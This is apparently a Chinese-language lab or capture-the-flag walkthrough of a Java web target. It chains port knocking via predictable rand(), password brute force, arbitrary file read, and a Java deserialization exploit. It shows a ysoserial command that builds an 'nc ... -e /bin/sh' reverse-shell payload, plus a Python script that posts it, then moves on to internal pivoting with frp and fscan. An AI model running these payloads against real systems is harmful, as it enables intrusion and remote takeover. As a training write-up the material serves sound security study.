

yulian

web打点



```
user@linux:/home/user$  |
```


模拟终端执行



```
user@linux:/opt/code$ cat test.c


#include<stdio.h>
#include<stdlib.h>

int main()
{
        srand(114514);
        for(int i = 0; i < 114514; i++)
        {
                rand();
        }
        printf("%d\n",rand()%65535);

        printf("%d\n",rand()%65535);

        printf("%d\n",rand()%65535);


        return 0;
}


user@linux:/opt/code$
```


查看/opt/code/test.c 文件

伪随机，跑代码得到三个数



```
┌──(root㉿kali)-[~/test]
└─# ./a.out
6440
17226
31925

┌──(root㉿kali)-[~/test]
└─# 
```

用这三个数进行端口敲门，就会开放8080端口




访问8080， 密码爆破 admin/123457

目录扫描，发现接口/download

对参数进行爆破，爆破出参数为file，可以任意文件读取

读取/proc/self/maps 查看内存




```
7efc7946a000-7efc79800000 ---p 00000000 00:00 0
7efc79800000-7efc7a250000 rwxp 00000000 00:00 0
7efc7a250000-7efc88800000 ---p 00000000 00:00 0
7efc88801000-7efc88803000 r--s 00019000 00:1e 8973                       /usr/lib/jvm/java-1.8-openjdk/jre/lib/jce.jar
7efc88803000-7efc88807000 r--s 00058000 00:1e 8975                       /usr/lib/jvm/java-1.8-openjdk/jre/lib/jsse.jar
7efc88807000-7efc8880b000 r--p 00000000 00:1e 8924                       /usr/lib/jvm/java-1.8-openjdk/jre/lib/amd64/libmanagement.so
7efc8880b000-7efc8880e000 r-xp 00004000 00:1e 8924                       /usr/lib/jvm/java-1.8-openjdk/jre/lib/amd64/libmanagement.so
7efc8880e000-7efc88810000 r--p 00007000 00:1e 8924                       /usr/lib/jvm/java-1.8-openjdk/jre/lib/amd64/libmanagement.so
7efc88810000-7efc88811000 r--p 00008000 00:1e 8924                       /usr/lib/jvm/java-1.8-openjdk/jre/lib/amd64/libmanagement.so
7efc88811000-7efc88812000 rw-p 00009000 00:1e 8924                       /usr/lib/jvm/java-1.8-openjdk/jre/lib/amd64/libmanagement.so
7efc88812000-7efc88816000 r--s 0108e000 00:1e 161089                     /app/javaserver-0.0.1-SNAPSHOT.jar
7efc88816000-7efc8882c000 rw-p 00000000 00:00 0
7efc8882c000-7efc8882c2000 ---p 00000000 00:00 0
7efc888c2000-7efc88913000 rw-p 00000000 00:00 0
7efc88913000-7efc88914000 rw-p 00000000 00:00 0
7efc88914000-7efc88917000 r--p 00000000 00:1e 8933                       /usr/lib/jvm/java-1.8-openjdk/jre/lib/amd64/libzip.so
7efc88917000-7efc8891b000 r-xp 00003000 00:1e 8933                       /usr/lib/jvm/java-1.8-openjdk/jre/lib/amd64/libzip.so
7efc8891b000-7efc8891d000 r--p 00007000 00:1e 8933                       /usr/lib/jvm/java-1.8-openjdk/jre/lib/amd64/libzip.so
7efc8891d000-7efc8891e000 r--p 00008000 00:1e 8933                       /usr/lib/jvm/java-1.8-openjdk/jre/lib/amd64/libzip.so
7efc8891e000-7efc8891f000 rw-p 00009000 00:1e 8933                       /usr/lib/jvm/java-1.8-openjdk/jre/lib/amd64/libzip.so
7efc8891f000-7efc88927000 rw-s 00000000 00:1e 130988                     /tmp/hsperfdata_root/1
7efc88927000-7efc88928000 rw-p 00000000 00:00 0
7efc88928000-7efc88929000 r--p 00000000 00:00 0
7efc88929000-7efc88936000 r--p 00000000 00:1e 8914                       /usr/lib/jvm/java-1.8-openjdk/jre/lib/amd64/libjava.so
7efc88936000-7efc8894e000 r-xp 0000d000 00:1e 8914                       /usr/lib/jvm/java-1.8-openjdk/jre/lib/amd64/libjava.so
7efc8894e000-7efc88956000 r--p 00025000 00:1e 8914                       /usr/lib/jvm/java-1.8-openjdk/jre/lib/amd64/libjava.so
7efc88956000-7efc88957000 r--p 0002c000 00:1e 8914                       /usr/lib/jvm/java-1.8-openjdk/jre/lib/amd64/libjava.so
7efc88957000-7efc88958000 rw-p 0002d000 00:1e 8914                       /usr/lib/jvm/java-1.8-openjdk/jre/lib/amd64/libjava.so
7efc88958000-7efc88959000 rw-p 00000000 00:00 0
7efc88959000-7efc8895e000 r--p 00000000 00:1e 8932                       /usr/lib/jvm/java-1.8-openjdk/jre/lib/amd64/libverify.so
7efc8895e000-7efc88965000 r-xp 00005000 00:1e 8932                       /usr/lib/jvm/java-1.8-openjdk/jre/lib/amd64/libverify.so
7efc88965000-7efc88968000 r--p 0000c000 00:1e 8932                       /usr/lib/jvm/java-1.8-openjdk/jre/lib/amd64/libverify.so
7efc88968000-7efc8896a000 r--p 0000e000 00:1e 8932                       /usr/lib/jvm/java-1.8-openjdk/jre/lib/amd64/libverify.so
7efc8896a000-7efc8896b000 rw-p 00010000 00:1e 8932                       /usr/lib/jvm/java-1.8-openjdk/jre/lib/amd64/libverify.so
7efc8896b000-7efc8896d000 ---p 00000000 00:00 0
```

找到/app/javaserver-0.0.1-SNAPSHOT.jar

使用这个接口读取jar


反编译发现反序列化接口


文件 视图 导航 工具 插件 帮助
*javaserver-0.0.1-SNAPSHOT - jadx-gui
javaserver-0.0.1-SNAPSHOT.jar
输出
文件
脚本
源代码
ch.qos.logback
com.fasterxml
javax
org
aopalliance
apache
example.javaserver
controller
VulnController
SECRET_KEY String
VulnController() void
deserialize(byte[], HttpServlet
downloadFile(String, HttpServle
generateToken(String) String
index(HttpServletRequest) Strin
isLoggedIn(HttpServletRequest)
isValidToken(String) boolean
login(String, String, HttpServl
logout(HttpServletRequest, Http
success(HttpServletRequest) Str
test() String
JavaserverApplication
JavaserverApplication() void
main(String[]) void
hibernate.validator
jboss.logging
slf4j
springframework
yaml.snakeyaml
资源文件
Summary
JavaserverApplication
VulnController
问题:
17 警告
代码
Smali
Simple
Fallback
☐ Split view


```java
    @PostMapping({"/login"})
    public void login(@RequestParam String username, @RequestParam String password, HttpServletResponse response) throws Exception {
        if ("admin".equals(username) && "123457".equals(password)) {
            String token = generateToken(username);
            Cookie cookie = new Cookie(ResourceRef.AUTH, token);
            cookie.setHttpOnly(true);
            cookie.setSecure(false);
            cookie.setPath("/");
            response.addCookie(cookie);
            response.sendRedirect("/success");
            return;
        }
        response.sendRedirect("/login.html?error=Wrong username or password");
    }

    @PostMapping({"/deserialize"})
    public String deserialize(@RequestBody byte[] data, HttpServletRequest request) {
        if (!isLoggedIn(request)) {
            return "<h2>Error: Unauthorized access";
        }
        try {
            ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(data));
            Object obj = ois.readObject();
            ois.close();
            return "Deserialized: " + obj.toString();
        } catch (Exception e) {
            return "Error: " + e.getMessage();
        }
    }

    @GetMapping({"/success"})
    @ResponseBody
    public String success(HttpServletRequest request) {
        if (!isLoggedIn(request)) {
            return "<script>window.location='/login.html';</script>";
        }
        return "<h2>欢迎回来，登录成功！</h2>";
    }

    @GetMapping({"/"})
    public String index(HttpServletRequest request) {
        if (isLoggedIn(request)) {
            return "redirect:/success";
        }
        return "redirect:/login.html";
    }

    @GetMapping({"/logout"})
    public void logout(HttpServletRequest request, HttpServletResponse response) throws IOException {
        Cookie cookie = new Cookie(ResourceRef.AUTH, null);
        cookie.setMaxAge(0);
        cookie.setPath("/");
        cookie.setHttpOnly(true);
        cookie.setSecure(false);
        response.addCookie(cookie);
        response.sendRedirect("/login.html");
```

直接打CommonsCollections链子

使用ysoserial生成反弹shell payload



```
     Spring1             @frohoff                                       spring-core:4.1.4.RELEASE, spring-beans:4.1.4.RELEASE

     Spring2             @mbechler                                      spring-core:4.1.4.RELEASE, spring-aop:4.1.4.RELEASE, aop
alliance:1.0, commons-logging:1.2

     URLDNS              @gebl

     Vaadin1             @kai_ullrich                                   vaadin-server:7.7.14, vaadin-shared:7.7.14

     Wicket1             @jacob-baines                                  wicket-util:6.23.0, slf4j-api:1.6.4


C:\Users\36134\Desktop\javaproxy>java -jar ysoserial-all.jar CommonsCollections5 "nc 10.20.73.11 4444 -e /bin/sh" > payl
oad

C:\Users\36134\Desktop\javaproxy>
```



```python
import requests

with open('payload', 'rb') as f:
    payload = f.read()

response = requests.post('http://10.20.73.10:8080/deserialize',
                         data=payload,
                         headers={'Content-Type': 'application/octet-stream',"Cookie": "auth=admin:S+jYmswX8+Lnl8Y+X7auaMMN5AHvFyKZMJluN/qPCFI="},)

print(response.text)
```


带上cookie发送payload getshell

内网横向

上传frp 搭建socks代理

使用fscan 等工具扫描内网主机

扫描到内网主机172.17.0.2，开起来80和22




```
      font-size: 14px;
    }
  </style>
</head>
<body>
  <header>
    <h1>暴力破解技术讲解</h1>
  </header>

  <main>
    <h2>什么是暴力破解？</h2>
    <p>暴力破解（Brute Force Attack）是一种穷举法攻击方式，攻击者通过尝试所有可能的密码组合，直到找到正确的密码为止

    <h2>常见的暴力破解类型</h2>
    <ul>
      <li><strong>纯暴力破解</strong>：从 <code>aaaa</code> 到 <code>zzzz</code> 逐个尝试所有组合。</li>
      <li><strong>字典攻击</strong>：使用预设的常用密码列表进行尝试。</li>
      <li><strong>混合攻击</strong>：结合字典词和常见变化（如添加123，大小写变换等）。</li>
    </ul>

    <h2>暴力破解的特点</h2>
    <ul>
      <li>不依赖漏洞，仅依靠尝试。</li>
      <li>耗时高，复杂度随密码长度和字符集呈指数增长。</li>
      <li>可以被自动化脚本执行（如使用 Python、Hydra、John the Ripper 等）。</li>
    </ul>

    <h2>防御暴力破解的方法</h2>
    <ul>
      <li>设置<strong>账户锁定</strong>策略，例如连续错误5次后锁定。</li>
      <li>加入<strong>验证码</strong>，阻止自动化脚本。</li>
      <li>限制<strong>登录速率</strong>，如 5 分钟内最多尝试 3 次。</li>
      <li>使用<strong>强密码</strong>（长且复杂的密码）。</li>
      <li>监控登录行为，检测异常登录尝试。</li>
    </ul>

    <h2>合法用途与警告</h2>
    <p>暴力破解技术可以用于渗透测试和安全审计，但在未经授权的情况下使用属于违法行为。请务必遵守相关法律法规。</p>
  </main>
  <!--500-worst-passwords-->
  <footer>
```

查看80端口，是一个关于暴力破解的讲解，在最底下有一个注释内容500-worst-passwords

